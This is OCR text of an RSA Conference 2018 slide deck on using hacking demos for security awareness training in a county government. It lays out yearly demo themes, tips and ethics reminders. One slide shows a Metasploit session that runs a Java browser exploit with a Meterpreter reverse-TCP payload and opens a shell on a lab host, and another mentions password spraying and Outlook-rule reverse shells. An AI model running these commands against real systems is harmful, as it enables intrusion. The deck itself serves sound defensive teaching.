RSAConference2018
San Francisco | April 16–20 | Moscone Center

SESSION ID: HUM-R12

SEEING IS BELIEVING: MAKING THE CYBER HYPE REAL WITH HACKING DEMOS

Dan Kern


CSO
County of Monterey
@w6fdo

Agenda

- The story – why we started
- Hacking demo themes
- Making demos effective
- Creation tips

Government is dysfunctional

Awareness attendance was a problem for us



We needed to get their attention…

2013: Live awareness training


- Discussing how computer crime works
- Focusing on both business and personal security
- Attendance to these was good
  - Word traveled fast!☺
- Still had the online programs available, so total % only went up a little

But since cyber is sooo…cyber!

2014: Hacking demos!


- **People asked to see a hack in action**
- Created an online version as well so all participants could see
  - Abandoned the purchased ones
- Lance Spitzner and Ed Skoudis gave me great advice ☺
- Attendance went up for this one (>70%)

2015: Cyber Wars




- Themed after the upcoming Star Wars film
- A privilege escalation hack
  - Why it's bad to do your day-to-day computing as an "administrator"
- WiFi man-in-the-middle attacks by James Lyne
- 85% attendance ☺

2016: The Internet of wacky things




- Physical access and USB phishing demo, more social engineering and data theft
- Poking fun at the “Internet of Things” while zeroing in on the serious part
- Lots more tools and techniques for both business and self-protection
- Teaching the user that their best AV is their brain.

2017: Your password is really important...



- Destruction of an entire organization because of **one** bad password
  - Password "spraying" against exposed cloud services
    - Compromising just one account
  - Abusing Outlook Rules to get a reverse shell
- Resulted in a major update to our password policy ☺

Impact on our organization



Government click-rate statistic source: KnowBe4.com

HACKING DEMO THEMES

We become the bad guys

- Because users love that ☺
- We will get inside a network and get access to personally identifiable information (or other target)
  - We can turn around and sell it on the Internet


We target a person within the organization

We use our target's social media content against them


- We have to convince this person to click on a link
- We will perform external reconnaissance about that individual
  - Find out as much about them as we can (and see how easy it is to do so)
- Then, perhaps create a specially crafted email that they can't resist ☺


Linked in


We keep it simple



We keep it real


Applications Places
Mon Jan 13, 9:07 AM
root
root@pwd: ~
File Edit View Search Terminal Help
Kali Linux 1.0 64 bit
attacker> resource exploit1
[*] Processing exploit1 for ERB directives.
resource (exploit1)> use exploit/multi/browser/java_jre17_jaxws
resource (exploit1)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (exploit1)> set srvhost 172.16.39.130
srvhost => 172.16.39.130
resource (exploit1)> set srvport 80
srvport => 80
resource (exploit1)> set uripath /
uripath => /
resource (exploit1)> set lhost 172.16.39.130
lhost => 172.16.39.130
resource (exploit1)> set lport 4444
lport => 4444
resource (exploit1)> set target 1
target => 1
resource (exploit1)> exploit
[*] Exploit running as background job.
[*] Started reverse handler on 172.16.39.130:4444
attacker exploit(java_jre17_jaxws) > [*] Using URL: http://172.16.39.130:80/
[*] Server started.
[*] 172.16.39.132 java_jre17_jaxws - Java Applet JAX-WS Remote Code Execution handling request
[*] 172.16.39.132 java_jre17_jaxws - Sending Applet.jar
[*] 172.16.39.132 java_jre17_jaxws - Sending Applet.jar
[*] Sending stage (769024 bytes) to 172.16.39.132
[*] Meterpreter session 1 opened (172.16.39.130:4444 -> 172.16.39.132:49226) at 2014-01-13 09:07:36 -0800
root@pwd: ~
[root@pwd: ~]

We become them!


Computer
Recycle Bin
http://creditcardjs.com/
Login to your account
One Series - All Water Fly R...
Creditcard.js: a more us...
Card Number
4384 2936 0987 2534
Security Code
151
?
Name on Card
Dan
Expiration
11
/
15
Visa
10:42 AM
1/13/2014

MAKING DEMOS EFFECTIVE AND IMPROVING YOUR AWARENESS METRICS

Not just a hacking demo....

- You are arming users!!!
- Was this preventable? Yes!
- Walk through each phase afterwards **arming them** with tools and techniques.
- Address each portion of the attack with the preventative response
  - And show the verification tools

Show users how to socially engineer...

- And they will more easily recognize it!
  - Generate an *attitude* of suspicion
- Play on the end user's curiosity to click
- Show what they can relate to: phishing, malicious links, etc.
- Keep it at their level, as best as you can
  - APT won't get you anywhere

Remind users of ethics…

- Briefly touch on how this is done only with explicit permission
  - In case someone wants to try anything out…
- If someone asks after, point them to legitimate ethical training resources


PRESENTATION CREATION TIPS

Computing environment for demo creation

